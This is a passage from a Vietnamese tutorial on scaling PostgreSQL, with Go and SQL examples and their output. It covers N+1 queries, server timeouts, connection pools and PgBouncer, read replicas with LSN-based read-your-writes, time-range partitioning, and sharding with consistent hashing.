        _ = br.QueryRow().Scan(&orders[i].UserName)
    }
    _ = br.Close()
    report("4. pgx.Batch (N lệnh, 1 lần đi-về)", orders)

    fmt.Println("---")
    fmt.Println("Với độ trễ mạng 0,5ms mỗi lần đi-về, danh sách 20 dòng: N+1 tốn ~10,5ms chỉ riêng chờ mạng, JOIN ~1ms.")
    fmt.Println("Với danh sách 100 dòng và độ trễ 2ms (DB ở vùng khác): N+1 ~202ms so với JOIN ~4ms. Tuyến tính theo N.")
}
```

```
1. N+1 (vòng lặp gọi DB)                    21 câu lệnh,  21 lần đi-về mạng | đơn đầu: 1 - Khách 2
2. JOIN                                      1 câu lệnh,   1 lần đi-về mạng | đơn đầu: 1 - Khách 2
3. Nạp theo lô (ANY)                         2 câu lệnh,   2 lần đi-về mạng | đơn đầu: 1 - Khách 2
4. pgx.Batch (N lệnh, 1 lần đi-về)          21 câu lệnh,   2 lần đi-về mạng | đơn đầu: 1 - Khách 2
---
Với độ trễ mạng 0,5ms mỗi lần đi-về, danh sách 20 dòng: N+1 tốn ~10,5ms chỉ riêng chờ mạng, JOIN ~1ms.
Với danh sách 100 dòng và độ trễ 2ms (DB ở vùng khác): N+1 ~202ms so với JOIN ~4ms. Tuyến tính theo N.
```

- **N+1: 21 câu lệnh, 21 lần đi-về.** Thời gian ≈ 21 × (độ trễ mạng + thời gian xử lý). Tăng tuyến tính theo N.

- **JOIN: 1 câu lệnh.** Cách tốt nhất khi quan hệ là nhiều-một (đơn → người dùng).
- **Nạp theo lô (`WHERE id = ANY($1)`): 2 câu lệnh.** Cách chuẩn khi quan hệ là một-nhiều hoặc khi dữ liệu liên quan nằm ở nơi khác (gom ID, hỏi một lần, ghép trong bộ nhớ). Nhớ khử trùng lặp ID.
- `pgx.Batch`**: vẫn 20 câu lệnh nhưng chỉ 1 lần đi-về** cho cả lô (cộng 1 lần của câu lấy danh sách). Hữu ích khi các câu lệnh *độc lập, khác nhau* không gộp được vào một câu.

Trong test, hãy **khẳng định số truy vấn** thay vì chỉ kiểm tra kết quả (bài tập 1): một "bộ đếm truy vấn" như tracer trên biến N+1 từ lỗi hiệu năng âm thầm thành test đỏ. Với ORM, bật log SQL ở môi trường phát triển và kiểm tra thật những gì `Preload`/`Include` sinh ra.

2.2. Các thói quen phải bỏ

- `SELECT *`: lấy cột không cần (đặc biệt cột lớn `text`/`jsonb`) tốn băng thông, bộ nhớ, và làm hỏng khả năng dùng *index-only scan*.
- **Danh sách không giới hạn**: mọi truy vấn trả nhiều dòng phải có `LIMIT` (Buổi 28).
- `COUNT(*)` **để phân trang** trên bảng lớn (Buổi 28); `OFFSET` **sâu**.
- **Giao dịch dài / chờ I/O ngoài trong giao dịch** (mục 3).
- **Thiếu timeout ở phía server**: đặt mặc định cho vai trò ứng dụng:

```
ALTER ROLE shopgo_app SET statement_timeout = '5s';                    -- truy vấn quá 5s bị hủy
ALTER ROLE shopgo_app SET idle_in_transaction_session_timeout = '15s'; -- giao dịch "mở rồi bỏ quên" bị giết, nhả khóa và kết nối
ALTER ROLE shopgo_app SET lock_timeout = '3s';                          -- chờ khóa tối đa 3s thay vì xếp hàng vô hạn
```

Ba dòng này chặn cả lớp sự cố: truy vấn lạc lối chiếm CPU, ứng dụng quên `COMMIT` giữ khóa vĩnh viễn, và migration chờ khóa làm nghẽn cả bảng. Công việc batch/báo cáo dài dùng vai trò riêng với giới hạn riêng.

3. Connection pool và PgBouncer

Mỗi kết nối PostgreSQL là **một tiến trình hệ điều hành** (vài MB RAM, chi phí chuyển ngữ cảnh) và `max_connections` (mặc định 100) là giới hạn cứng. Hai thái cực đều tệ: ít kết nối quá thì yêu cầu xếp hàng chờ pool; nhiều quá thì PostgreSQL chậm đi vì tranh chấp (thông lượng thường **đạt đỉnh ở khoảng 2–4 lần số lõi CPU** rồi *giảm*). Chương trình sau đo hai hiện tượng thật:

```
package main

import (
    "context"
    "errors"
    "fmt"
    "os"
    "sync"
    "sync/atomic"
    "time"

    "github.com/jackc/pgx/v5/pgxpool"
)

func newPool(ctx context.Context, url string, max int32) *pgxpool.Pool {
    cfg, _ := pgxpool.ParseConfig(url)
    cfg.MaxConns = max
    cfg.MinConns = max // mở sẵn để thời gian đo không dính việc mở kết nối
    cfg.ConnConfig.RuntimeParams["application_name"] = "lab36d"
    p, err := pgxpool.NewWithConfig(ctx, cfg)
    if err != nil {
        panic(err)
    }
```

```
    return p
}

func main() {
    ctx := context.Background()
    url := os.Getenv("DATABASE_URL")

    run := func(max int32, workers int) (time.Duration, *pgxpool.Stat) {
        pool := newPool(ctx, url, max)
        defer pool.Close()
        waitConns(pool, int(max)) // chờ pool mở đủ kết nối để không đo nhầm thời gian mở kết nối
        var wg sync.WaitGroup
        start := time.Now()
        for range workers {
            wg.Add(1)
            go func() {
                defer wg.Done()
                _, _ = pool.Exec(ctx, `SELECT pg_sleep(0.1)`) // mỗi truy vấn giữ một kết nối 100ms
            }()
        }
        wg.Wait()
        return time.Since(start), pool.Stat()
    }

    fmt.Println("--- 1. 20 truy vấn đồng thời, mỗi cái giữ kết nối 100ms ---")
    var results []time.Duration
    for _, max := range []int32{4, 20} {
        d, st := run(max, 20)
        _ = st
        results = append(results, d)
        label := "dưới 0,3 giây"
        if d >= 400*time.Millisecond {
            label = "khoảng 0,5 giây" // làm tròn để đầu ra ổn định giữa các lần chạy
        }
        fmt.Printf("pool tối đa %2d kết nối: 20 truy vấn xong trong %s\n", max, label)
    }
    fmt.Println("pool 4 chậm hơn pool 20 ít nhất 3 lần:", results[0] > 3*results[1], "(20/4 = 5 đợt x
100ms; thông lượng bị chặn bởi POOL, không phải CPU của PostgreSQL)")

    fmt.Println("--- 2. Một giao dịch quên COMMIT giữ chặt kết nối: pool cạn ---")
    pool := newPool(ctx, url, 3)
    waitConns(pool, 3)
    // 3 goroutine mở giao dịch rồi "bận làm việc khác" (ví dụ gọi HTTP chậm BÊN TRONG giao dịch) 600ms.
    var holding sync.WaitGroup
    for range 3 {
        holding.Add(1)
        go func() {
            defer holding.Done()
            tx, _ := pool.Begin(ctx)
            _, _ = tx.Exec(ctx, `SELECT 1`)
            time.Sleep(600 * time.Millisecond) // gọi dịch vụ ngoài trong giao dịch: GIỮ kết nối suốt thời
gian đó
            _ = tx.Rollback(ctx)
        }()
    }
    time.Sleep(100 * time.Millisecond)

    // Các yêu cầu khác của API muốn dùng DB, mỗi yêu cầu có hạn chót 200ms.
    var ok, timedOut atomic.Int32
    var wg sync.WaitGroup
    for range 10 {
        wg.Add(1)
        go func() {
            defer wg.Done()
            c, cancel := context.WithTimeout(ctx, 200*time.Millisecond)
            defer cancel()
            if _, err := pool.Exec(c, `SELECT 1`); err != nil {
                if errors.Is(err, context.DeadlineExceeded) {
                    timedOut.Add(1)
                }
```

```
                return
            }
            ok.Add(1)
        }()
    }
    wg.Wait()
    fmt.Printf("10 yêu cầu ngắn trong lúc pool bị giữ: thành công %d, quá hạn chờ kết nối %d\n", ok.Load(),
timedOut.Load())
    fmt.Println("PostgreSQL gần như rảnh, nhưng ứng dụng 'chết' vì pool cạn: đây là lý do không gọi mạng
ngoài / không chờ I/O chậm trong giao dịch.")
    holding.Wait()
    pool.Close()

    fmt.Println("--- 3. Số kết nối thật tới PostgreSQL (mỗi tiến trình = một kết nối = một process backend)
---")
    time.Sleep(500 * time.Millisecond) // chờ các pool trước đóng hẳn
    p2 := newPool(ctx, url, 5)
    defer p2.Close()
    waitConns(p2, 5)
    var n int
    _ = p2.QueryRow(ctx, `SELECT count(*) FROM pg_stat_activity WHERE application_name =
'lab36d'`).Scan(&n)
    fmt.Println("pool tối đa 5, MinConns 5: PostgreSQL thấy", n, "kết nối từ ứng dụng này (nhân với số
instance!)")
}

func waitConns(p *pgxpool.Pool, want int) {
    for i := 0; i < 500 && int(p.Stat().IdleConns()) < want; i++ {
        time.Sleep(10 * time.Millisecond)
    }
}
```

```
--- 1. 20 truy vấn đồng thời, mỗi cái giữ kết nối 100ms ---
pool tối đa  4 kết nối: 20 truy vấn xong trong khoảng 0,5 giây
pool tối đa 20 kết nối: 20 truy vấn xong trong dưới 0,3 giây
pool 4 chậm hơn pool 20 ít nhất 3 lần: true (20/4 = 5 đợt x 100ms; thông lượng bị chặn bởi POOL, không phải
CPU của PostgreSQL)
--- 2. Một giao dịch quên COMMIT giữ chặt kết nối: pool cạn ---
10 yêu cầu ngắn trong lúc pool bị giữ: thành công 0, quá hạn chờ kết nối 10
PostgreSQL gần như rảnh, nhưng ứng dụng 'chết' vì pool cạn: đây là lý do không gọi mạng ngoài / không chờ
I/O chậm trong giao dịch.
--- 3. Số kết nối thật tới PostgreSQL (mỗi tiến trình = một kết nối = một process backend) ---
pool tối đa 5, MinConns 5: PostgreSQL thấy 5 kết nối từ ứng dụng này (nhân với số instance!)
```

1. **Pool quyết định thông lượng.** 20 truy vấn mỗi cái giữ kết nối 100 ms: với pool 4 mất khoảng 0,5 giây (5 đợt), với pool 20 chỉ khoảng 0,1 giây. Nút cổ chai là *số kết nối chờ nhau*, không phải CPU của PostgreSQL. Công thức khởi điểm cho kích thước pool mỗi instance: `pool = (số lõi CPU của DB × 2–4) ÷ số instance ứng dụng`, rồi đo; đừng đặt mặc định cực lớn "cho chắc".
2. **Giao dịch giữ kết nối làm cạn pool.** Ba goroutine mở giao dịch rồi chờ dịch vụ ngoài 600 ms (lỗi kinh điển: gọi HTTP *trong* giao dịch). Pool 3 kết nối bị giữ hết; mười yêu cầu khác của API (chỉ cần `SELECT 1`) đều **quá hạn chờ kết nối**, dù PostgreSQL gần như rảnh. Triệu chứng ngoài đời: độ trễ API tăng vọt, CPU của DB thấp. Chẩn đoán bằng `pool.Stat()` (`AcquireDuration`, `EmptyAcquireCount`) và `pg_stat_activity` (`state = 'idle in transaction'`). Cách chữa: không bao giờ chờ I/O chậm trong giao dịch; `idle_in_transaction_session_timeout`; giao dịch càng ngắn càng tốt.
3. **Kết nhân với số instance.** Pool 5 mở đúng 5 kết nối; 20 pod × 5 = 100 kết nối, chạm trần `max_connections` mặc định. Đây là lúc cần **PgBouncer**.

3.1. PgBouncer

PgBouncer là bộ gom kết nối nhẹ đứng giữa ứng dụng và PostgreSQL: hàng nghìn kết nối từ ứng dụng được dồn vào vài chục kết nối thật. Ba chế độ:

Chế độ	Kết nối thật được trả khi...	Ghi chú
session	Client ngắt kết nối	An toàn nhất, ít lợi nhất
transaction	Giao dịch kết thúc	**Phổ biến nhất**: tiết kiệm kết nối nhiều nhất
statement	Mỗi câu lệnh xong	Cấm giao dịch nhiều câu; hiếm dùng

Ở chế độ **transaction**, hai câu lệnh liên tiếp của cùng một client có thể chạy trên **hai kết nối thật khác nhau**, nên mọi thứ gắn với *phiên* không còn đáng tin: `SET` thường (phải dùng `SET LOCAL` trong giao dịch, như `app.tenant_id` ở mục 7), **câu lệnh được chuẩn bị** (prepared statements) của driver, khóa tư vấn mức phiên (`pg_advisory_lock`), `LISTEN/NOTIFY`, bảng tạm. Với `pgx`, đặt `default_query_exec_mode=cache_describe` (hoặc `simple_protocol`) trong chuỗi kết nối khi đi qua PgBouncer ở chế độ transaction (các bản PgBouncer mới có hỗ trợ prepared statements nhưng nên kiểm tra phiên bản). Trên đám mây, **RDS Proxy**, **Supavisor**, **pgcat** đóng vai trò tương tự.

Quy tắc: bắt đầu bằng pool ứng dụng đúng cỡ; thêm PgBouncer khi (số instance × pool) tiến sát `max_connections`, hoặc khi dùng nhiều tiến trình tạm thời (serverless, cron job) sinh nhiều kết nối ngắn.

4. Read replica và nhân bản

4.1. Cơ chế

PostgreSQL ghi mọi thay đổi vào **nhật ký ghi trước (WAL)** trước khi ghi dữ liệu. **Streaming replication** gửi dòng WAL đó sang một hoặc nhiều **replica** (bản sao chỉ-đọc) liên tục; replica **phát lại** (replay) WAL để giữ bản sao gần giống hệt primary. Tạo replica: `pg_basebackup -R` sao chép dữ liệu và cấu hình sẵn `primary_conninfo`; replica khởi động ở chế độ khôi phục (`pg_is_in_recovery() = true`) nhưng **nhận truy vấn đọc** (hot standby).

Lợi ích: (1) **mở rộng đọc** (báo cáo, danh sách, tìm kiếm dồn sang replica), (2) **sẵn sàng cao** (replica có thể được thăng cấp thành primary khi primary hỏng), (3) **sao lưu và phân tích** không ảnh hưởng primary. Hạn chế cốt lõi: nhân bản mặc định là **bất đồng bộ**, nên replica luôn chậm hơn primary một khoảng (thường mili-giây, nhưng có thể giây hoặc phút khi quá tải hoặc truy vấn dài).

4.2. Vấn đề read-your-writes, kiểm chứng trên cặp primary/replica thật

Người dùng đặt hàng (ghi vào primary), trang kế tiếp tải "đơn của tôi" (đọc từ replica): nếu replica chưa phát lại thì **đơn vừa tạo không hiện ra**. Chương trình sau dựng đúng cặp primary + replica, cố ý tạm dừng phát lại để tạo độ trễ, và giải bằng **vé LSN** (vị trí WAL):

```
package main

import (
    "context"
    "errors"
    "fmt"
    "os"
    "strings"
    "time"

    "github.com/jackc/pgx/v5/pgconn"
    "github.com/jackc/pgx/v5/pgxpool"
)

// DB tách đọc/ghi: ghi luôn vào primary; đọc vào replica khi AN TOÀN, nếu không thì quay về primary.
type DB struct {
    primary, replica *pgxpool.Pool
```

```
}

// LSN (Log Sequence Number) là "vị trí" trong nhật ký ghi trước (WAL). Mỗi lần ghi thành công, ta lấy LSN hiện tại làm "vé".
// Đọc từ replica chỉ đúng khi replica đã phát lại WAL tới ít nhất vé đó (read-your-writes).
func (d *DB) Token(ctx context.Context) (string, error) {
    var lsn string
    err := d.primary.QueryRow(ctx, `SELECT pg_current_wal_insert_lsn()::text`).Scan(&lsn)
    return lsn, err
}

// ReplicaCaughtUp chờ tối đa wait cho replica phát lại tới LSN token; trả false nếu quá hạn.
func (d *DB) ReplicaCaughtUp(ctx context.Context, token string, wait time.Duration) bool {
    deadline := time.Now().Add(wait)
    for {
        var ok bool
        err := d.replica.QueryRow(ctx, `SELECT pg_last_wal_replay_lsn() >= $1::pg_lsn`, token).Scan(&ok)
        if err == nil && ok {
            return true
        }
        if time.Now().After(deadline) {
            return false
        }
        time.Sleep(10 * time.Millisecond)
    }
}

// ReadCount đọc số dòng sau khi ghi: dùng replica nếu theo kịp trong 100ms, nếu không dùng primary.
func (d *DB) ReadCount(ctx context.Context, token string) (n int, from string) {
    if d.ReplicaCaughtUp(ctx, token, 100*time.Millisecond) {
        _ = d.replica.QueryRow(ctx, `SELECT count(*) FROM orders`).Scan(&n)
        return n, "replica"
    }
    _ = d.primary.QueryRow(ctx, `SELECT count(*) FROM orders`).Scan(&n)
    return n, "primary (replica chưa theo kịp)"
}

func main() {
    ctx := context.Background()
    url := os.Getenv("DATABASE_URL")
    replicaURL := os.Getenv("REPLICA_URL")
    if replicaURL == "" {
        replicaURL = strings.Replace(url, ":55432", ":55433", 1)
    }
    mk := func(u string) *pgxpool.Pool {
        cfg, err := pgxpool.ParseConfig(u)
        if err != nil {
            panic(err)
        }
        cfg.ConnConfig.RuntimeParams["search_path"] = "lab36"
        p, err := pgxpool.NewWithConfig(ctx, cfg)
        if err != nil {
            panic(err)
        }
        return p
    }
    admin, _ := pgxpool.New(ctx, url)
    defer admin.Close()
    _, _ = admin.Exec(ctx, `DROP SCHEMA IF EXISTS lab36 CASCADE; CREATE SCHEMA lab36;
        CREATE TABLE lab36.orders (id BIGINT GENERATED ALWAYS AS IDENTITY PRIMARY KEY, total BIGINT NOT NULL)`)
    defer admin.Exec(ctx, `DROP SCHEMA IF EXISTS lab36 CASCADE`)
    db := &DB{primary: mk(url), replica: mk(replicaURL)}
    defer db.primary.Close()
    defer db.replica.Close()

    // Chờ replica nhận được DDL ở trên.
    tok, _ := db.Token(ctx)
    db.ReplicaCaughtUp(ctx, tok, 5*time.Second)
```

```
    fmt.Println("--- 1. Hai vai trò ---")
    for _, x := range []struct {
        name string
        p    *pgxpool.Pool
    }{{"primary", db.primary}, {"replica", db.replica}} {
        var inRecovery bool
        _ = x.p.QueryRow(ctx, `SELECT pg_is_in_recovery()`).Scan(&inRecovery)
        fmt.Printf("%-8s pg_is_in_recovery() = %v\n", x.name, inRecovery)
    }
    _, err := db.replica.Exec(ctx, `INSERT INTO orders (total) VALUES (1)`)
    var pgErr *pgconn.PgError
    fmt.Println("ghi vào replica ->", errors.As(err, &pgErr), "| SQLSTATE", pgErr.Code, "|", pgErr.Message)

    fmt.Println("--- 2. Replica theo kịp (bình thường) ---")
    _, _ = db.primary.Exec(ctx, `INSERT INTO orders (total) SELECT 1000 FROM generate_series(1, 5)`)
    tok, _ = db.Token(ctx)
    n, from := db.ReadCount(ctx, tok)
    fmt.Printf("sau khi ghi 5 dòng: đọc được %d dòng từ %s\n", n, from)

    fmt.Println("--- 3. Replica bị tụt (tạm dừng phát lại WAL): đọc cũ ---")
    _, _ = db.replica.Exec(ctx, `SELECT pg_wal_replay_pause()`)
    _, _ = db.primary.Exec(ctx, `INSERT INTO orders (total) SELECT 2000 FROM generate_series(1, 3)`)
    tok, _ = db.Token(ctx)
    var stale int
    _ = db.replica.QueryRow(ctx, `SELECT count(*) FROM orders`).Scan(&stale)
    fmt.Println("đọc THẲNG từ replica ngay sau khi ghi 3 dòng mới:", stale, "dòng (cũ! thực tế phải là 8)")
    n, from = db.ReadCount(ctx, tok)
    fmt.Printf("đọc có vé LSN: %d dòng từ %s\n", n, from)

    var lagBytes int64
    _ = db.primary.QueryRow(ctx, `SELECT COALESCE(max(pg_wal_lsn_diff(pg_current_wal_lsn(), replay_lsn)),
0)::bigint FROM pg_stat_replication`).Scan(&lagBytes)
    fmt.Println("độ trễ nhân bản (byte WAL chưa phát lại) > 0:", lagBytes > 0)

    fmt.Println("--- 4. Phục hồi ---")
    _, _ = db.replica.Exec(ctx, `SELECT pg_wal_replay_resume()`)
    n, from = db.ReadCount(ctx, tok)
    fmt.Printf("sau khi tiếp tục phát lại: %d dòng từ %s\n", n, from)
    time.Sleep(200 * time.Millisecond)
    _ = db.primary.QueryRow(ctx, `SELECT COALESCE(max(pg_wal_lsn_diff(pg_current_wal_lsn(), replay_lsn)),
0)::bigint FROM pg_stat_replication`).Scan(&lagBytes)
    fmt.Println("độ trễ còn lại (byte):", lagBytes)

    fmt.Println("--- 5. Đồng bộ (đánh đổi độ trễ ghi lấy tính nhất quán) ---")
    _, _ = admin.Exec(ctx, `ALTER SYSTEM SET synchronous_standby_names = '*'`)
    _, _ = admin.Exec(ctx, `SELECT pg_reload_conf()`)
    time.Sleep(300 * time.Millisecond)
    conn, _ := db.primary.Acquire(ctx)
    _, _ = conn.Exec(ctx, `SET synchronous_commit = remote_apply`) // COMMIT chờ replica ÁP DỤNG xong
    _, _ = conn.Exec(ctx, `INSERT INTO orders (total) VALUES (9999)`)
    conn.Release()
    var fresh int
    _ = db.replica.QueryRow(ctx, `SELECT count(*) FROM orders`).Scan(&fresh)
    fmt.Println("với remote_apply, đọc replica NGAY sau COMMIT thấy:", fresh, "dòng (đúng 9: không cần vé
LSN)")
    _, _ = admin.Exec(ctx, `ALTER SYSTEM RESET synchronous_standby_names`)
    _, _ = admin.Exec(ctx, `SELECT pg_reload_conf()`)
}
```

```
--- 1. Hai vai trò ---
primary  pg_is_in_recovery() = false
replica  pg_is_in_recovery() = true
ghi vào replica -> true | SQLSTATE 25006 | cannot execute INSERT in a read-only transaction
--- 2. Replica theo kịp (bình thường) ---
sau khi ghi 5 dòng: đọc được 5 dòng từ replica
--- 3. Replica bị tụt (tạm dừng phát lại WAL): đọc cũ ---
đọc THẲNG từ replica ngay sau khi ghi 3 dòng mới: 5 dòng (cũ! thực tế phải là 8)
đọc có vé LSN: 8 dòng từ primary (replica chưa theo kịp)
độ trễ nhân bản (byte WAL chưa phát lại) > 0: true
--- 4. Phục hồi ---
sau khi tiếp tục phát lại: 8 dòng từ replica
độ trễ còn lại (byte): 0
--- 5. Đồng bộ (đánh đổi độ trễ ghi lấy tính nhất quán) ---
với remote_apply, đọc replica NGAY sau COMMIT thấy: 9 dòng (đúng 9: không cần vé LSN)
```

Từng phần:

1. **Hai vai trò**: replica ở chế độ khôi phục và **từ chối ghi** với SQLSTATE `25006` (read-only transaction). Ứng dụng phải có hai pool và định tuyến ghi vào primary.
2. **Replica theo kịp**: bình thường vài mili-giây sau là thấy.
3. **Replica bị tụt** (ở đây tạm dừng phát lại bằng `pg_wal_replay_pause`; ngoài đời do tải cao, truy vấn dài, mạng chậm): đọc **thẳng** từ replica ngay sau khi ghi 3 dòng trả về **5 dòng (cũ)**, thay vì 8. Đây là lỗi người dùng gặp: "tôi vừa đặt hàng mà không thấy đâu". Kỹ thuật **vé LSN**: sau khi ghi, lấy `pg_current_wal_insert_lsn()` làm vé; đọc từ replica chỉ khi `pg_last_wal_replay_lsn() >= vé` (chờ ngắn, ví dụ 100 ms); nếu chưa kịp thì **đọc từ primary**. Kết quả: luôn đúng (8 dòng, lấy từ primary khi replica chưa theo kịp), và `pg_stat_replication` báo độ trễ (byte WAL chưa phát lại > 0).
4. **Phục hồi**: sau khi tiếp tục phát lại, cùng vé được thỏa và đọc từ replica trở lại; độ trễ về 0.
5. **Nhân bản đồng bộ** (`synchronous_standby_names` + `synchronous_commit = remote_apply`): `COMMIT` chỉ trả về **sau khi replica đã áp dụng**, nên đọc replica ngay sau đó thấy đủ 9 dòng, không cần vé. Đánh đổi: **mỗi lần ghi chậm thêm một vòng mạng** và nếu replica đồng bộ chết thì ghi bị treo (trừ khi có nhiều replica và cấu hình `ANY`/`FIRST`). Dùng có chọn lọc (giao dịch tài chính), không bật cho mọi ghi.

Các chiến lược định tuyến đọc, từ đơn giản đến tinh vi:

Chiến lược	Ý tưởng	Đánh đổi
Đọc nhạy cảm → primary	Đường "sau khi ghi" và các màn hình cần đúng ngay (xác nhận đơn) luôn đọc primary; báo cáo, danh sách công khai đọc replica	Đơn giản nhất, đủ cho đa số
Dính primary N giây sau khi ghi	Ghi nhận (cookie/Redis) "người dùng này vừa ghi", đọc primary trong 5–10 giây	Có thể nhiều tải về primary; xấp xỉ
Vé LSN (như trên)	Chính xác theo từng người dùng	Cần truyền vé giữa các yêu cầu; thêm một truy vấn nhẹ
Nhân bản đồng bộ	`remote_apply`	Ghi chậm hơn, rủi ro treo

Những điều cần biết khi vận hành replica: (1) **giám sát độ trễ** (`pg_stat_replication`: `write_lag`, `flush_lag`, `replay_lag`; trên replica `now() - pg_last_xact_replay_timestamp()`) và cảnh báo; (2) **truy vấn dài trên replica có thể bị hủy** với lỗi "conflict with recovery" khi bản ghi cũ bị dọn ở primary (điều chỉnh `max_standby_streaming_delay` hoặc `hot_standby_feedback`, mỗi cái có giá riêng); (3) **chuyển đổi dự phòng (failover)** cần công cụ tin cậy (**Patroni**, **repmgr**, hoặc dịch vụ quản lý như RDS/Cloud SQL) để chọn replica mới, tránh *split brain* (hai primary cùng nhận ghi), và các kết nối ứng dụng phải tự kết nối lại; (4) bất

đồng bộ nghĩa là khi primary hỏng đột ngột, **vài giao dịch cuối có thể mất** (RPO > 0); chấp nhận hay phải đồng bộ là quyết định nghiệp vụ; (5) **nhân bản logic** (`CREATE PUBLICATION`/`SUBSCRIPTION`) cho phép sao chép chọn lọc theo bảng, nâng cấp phiên bản chính không gián đoạn và là nền của CDC (Debezium); khác với nhân bản vật lý ở trên (sao nguyên cụm).

5. Phân vùng bảng (partitioning)

Phân vùng chia **một bảng logic** thành nhiều **bảng vật lý nhỏ** (phân vùng) theo một khóa; ứng dụng vẫn truy vấn bảng cha như thường. PostgreSQL hỗ trợ ba kiểu: **range** (theo khoảng, điển hình thời gian), **list** (theo giá trị rời rạc: quốc gia, loại), **hash** (chia đều theo băm, để rải tải). Lợi ích thực sự:

1. **Xóa dữ liệu cũ gần như tức thì**: tách phân vùng cũ (`DETACH PARTITION`) rồi `DROP TABLE`, thay cho `DELETE` hàng chục triệu dòng (sinh lượng WAL khổng lồ, để lại bloat cần vacuum). Đây là lý do số một để phân vùng bảng nhật ký/sự kiện.
2. **Cắt giảm quét (partition pruning)**: truy vấn có điều kiện trên khóa phân vùng chỉ đọc phân vùng liên quan.
3. **Chỉ mục nhỏ hơn**: mỗi phân vùng có chỉ mục riêng vừa với bộ nhớ; bảo trì (vacuum, reindex) theo từng phần.

Chương trình SQL sau tạo bảng sự kiện chia theo tháng và minh họa cả ba điểm cộng với các ràng buộc quan trọng:

```
SET TimeZone = 'UTC';  -- ranh giới phân vùng phụ thuộc múi giờ phiên: luôn đặt rõ ràng
-- Bảng nhật ký sự kiện lớn, chia theo THÁNG (range partitioning theo created_at)
CREATE TABLE events (
    id         BIGINT GENERATED ALWAYS AS IDENTITY,
    created_at TIMESTAMPTZ NOT NULL,
    kind       TEXT NOT NULL,
    payload    JSONB NOT NULL DEFAULT '{}',
    PRIMARY KEY (id, created_at)        -- khóa chính/UNIQUE PHẢI chứa cột phân vùng
) PARTITION BY RANGE (created_at);

CREATE TABLE events_2026_08 PARTITION OF events FOR VALUES FROM ('2026-08-01') TO ('2026-09-01');
CREATE TABLE events_2026_09 PARTITION OF events FOR VALUES FROM ('2026-09-01') TO ('2026-10-01');
CREATE TABLE events_2026_10 PARTITION OF events FOR VALUES FROM ('2026-10-01') TO ('2026-11-01');
CREATE TABLE events_default PARTITION OF events DEFAULT;   -- hứng dòng ngoài mọi khoảng (tránh lỗi khi
quên tạo phân vùng mới)

-- Chỉ mục tạo trên bảng cha tự nhân ra từng phân vùng
CREATE INDEX events_created_idx ON events (created_at);

INSERT INTO events (created_at, kind)
SELECT TIMESTAMPTZ '2026-08-01 00:00:00+00' + (i * interval '1 hour'), 'view'
FROM generate_series(0, 2159) AS i;   -- 90 ngày x 24 giờ
ANALYZE events;

-- Mỗi phân vùng chứa bao nhiêu dòng?
SELECT tableoid::regclass AS phan_vung, count(*) FROM events GROUP BY 1 ORDER BY 1;

-- Truy vấn theo khoảng thời gian: chỉ ĐỌC phân vùng liên quan (partition pruning)
EXPLAIN (COSTS OFF)
SELECT count(*) FROM events WHERE created_at >= '2026-09-10' AND created_at < '2026-09-20';

-- Không có điều kiện trên cột phân vùng: phải quét MỌI phân vùng
EXPLAIN (COSTS OFF)
SELECT count(*) FROM events WHERE kind = 'view';

-- Xóa dữ liệu cũ NHANH: tách phân vùng rồi xóa nguyên bảng, thay cho DELETE hàng triệu dòng (sinh WAL
khổng lồ, để lại bloat)
ALTER TABLE events DETACH PARTITION events_2026_08;
```

```
DROP TABLE events_2026_08;
SELECT tableoid::regclass AS phan_vung, count(*) FROM events GROUP BY 1 ORDER BY 1;
```

```
   phan_vung    | count
----------------+-------
 events_2026_08 |   744
 events_2026_09 |   720
 events_2026_10 |   696
(3 rows)

                                                
```

- **Quá nhiều phân vùng** (hàng nghìn) làm chậm bước lập kế hoạch. Chọn độ mịn vừa phải (tháng thay vì giờ).
- **Điều kiện phải dùng đúng kiểu khóa**: `WHERE created_at::date = '2026-09-10'` (ép kiểu cột) **không** cho pruning; viết dưới dạng khoảng `created_at >= ... AND created_at < ...`.
- **Múi giờ**: ranh giới `FROM ('2026-09-01')` được hiểu theo múi giờ phiên; luôn đặt rõ ràng (ví dụ UTC) khi tạo phân vùng, như dòng đầu của tệp trên.
- Không phân vùng "vì bảng có vẻ lớn": bảng 5 triệu dòng có chỉ mục tốt **không** cần. Phân vùng đáng giá khi bảng cỡ trăm triệu dòng hoặc khi có yêu cầu giữ/xóa theo thời gian.

6. Sharding

Sharding chia dữ liệu của *một* bảng/một hệ thống ra **nhiều máy chủ CSDL độc lập** (shard), mỗi shard giữ một phần các dòng. Khác phân vùng (nhiều bảng trong **cùng một** máy chủ), sharding giải quyết giới hạn **ghi** và dung lượng của một nút. Nó cũng là bậc **đắt nhất** của thang: bạn đánh mất nhiều thứ PostgreSQL cho không.

6.1. Cái giá phải trả

- **Truy vấn xuyên shard** (join, tổng hợp, sắp xếp toàn cục) phải do ứng dụng/lớp trung gian hợp nhất kết quả: chậm, phức tạp.
- **Giao dịch xuyên shard** mất ACID đơn giản: cần giao dịch phân tán (2PC, chậm và dễ treo) hoặc saga (Buổi 39).
- **Ràng buộc toàn cục** (UNIQUE email trên mọi shard, khóa ngoại) không còn do CSDL thi hành.
- **Chia lại (resharding)** khi thêm shard là việc di chuyển dữ liệu rất đau.
- **Vận hành nhân N**: sao lưu, nâng cấp, giám sát, migration trên mọi shard.

6.2. Chọn khóa shard

Khóa shard quyết định mọi thứ. Tiêu chí: (1) **phân bố đều** tải và dung lượng; (2) **phần lớn truy vấn chỉ chạm một shard** (truy vấn luôn kèm khóa shard); (3) **ổn định** (khóa không đổi đời dòng); (4) không tạo **khóa nóng**. Với ShopGo, `tenant_id` hoặc `user_id` thường hợp lý (đơn của một người nằm cùng shard); `created_at` là khóa shard **tệ** (mọi ghi mới dồn vào shard "hiện tại").

Các chiến lược chia: **theo khoảng** (range: dễ quét khoảng nhưng dễ lệch), **theo băm** (hash: đều nhưng truy vấn khoảng khó), **theo bảng tra** (directory: linh hoạt nhất, cần dịch vụ tra cứu), **theo địa lý**.

6.3. Băm nhất quán (consistent hashing) và hiểu nhầm về "% N"

Cách ngây thơ `shard = hash(key) % N` khiến mỗi lần đổi N **hầu hết khóa đổi shard**. **Consistent hashing** đặt shard (kèm nhiều **nút ảo**) lên một vòng băm; mỗi khóa thuộc về nút gặp đầu tiên khi đi theo chiều kim đồng hồ. Thêm một shard chỉ lấy một phần các khóa của các shard liền kề. Chương trình sau đo cả hai cách trên 100.000 khóa:

```
package main

import (
    "fmt"
    "hash/fnv"
    "math"
    "sort"
)
```

```
// h: FNV-1a rồi trộn thêm bằng bộ hoàn tất của MurmurHash3 để các chuỗi gần giống nhau ("A#0", "A#1"...)
rải đều trên vòng.
func h(s string) uint64 {
    f := fnv.New64a()
    f.Write([]byte(s))
    x := f.Sum64()
    x ^= x >> 33
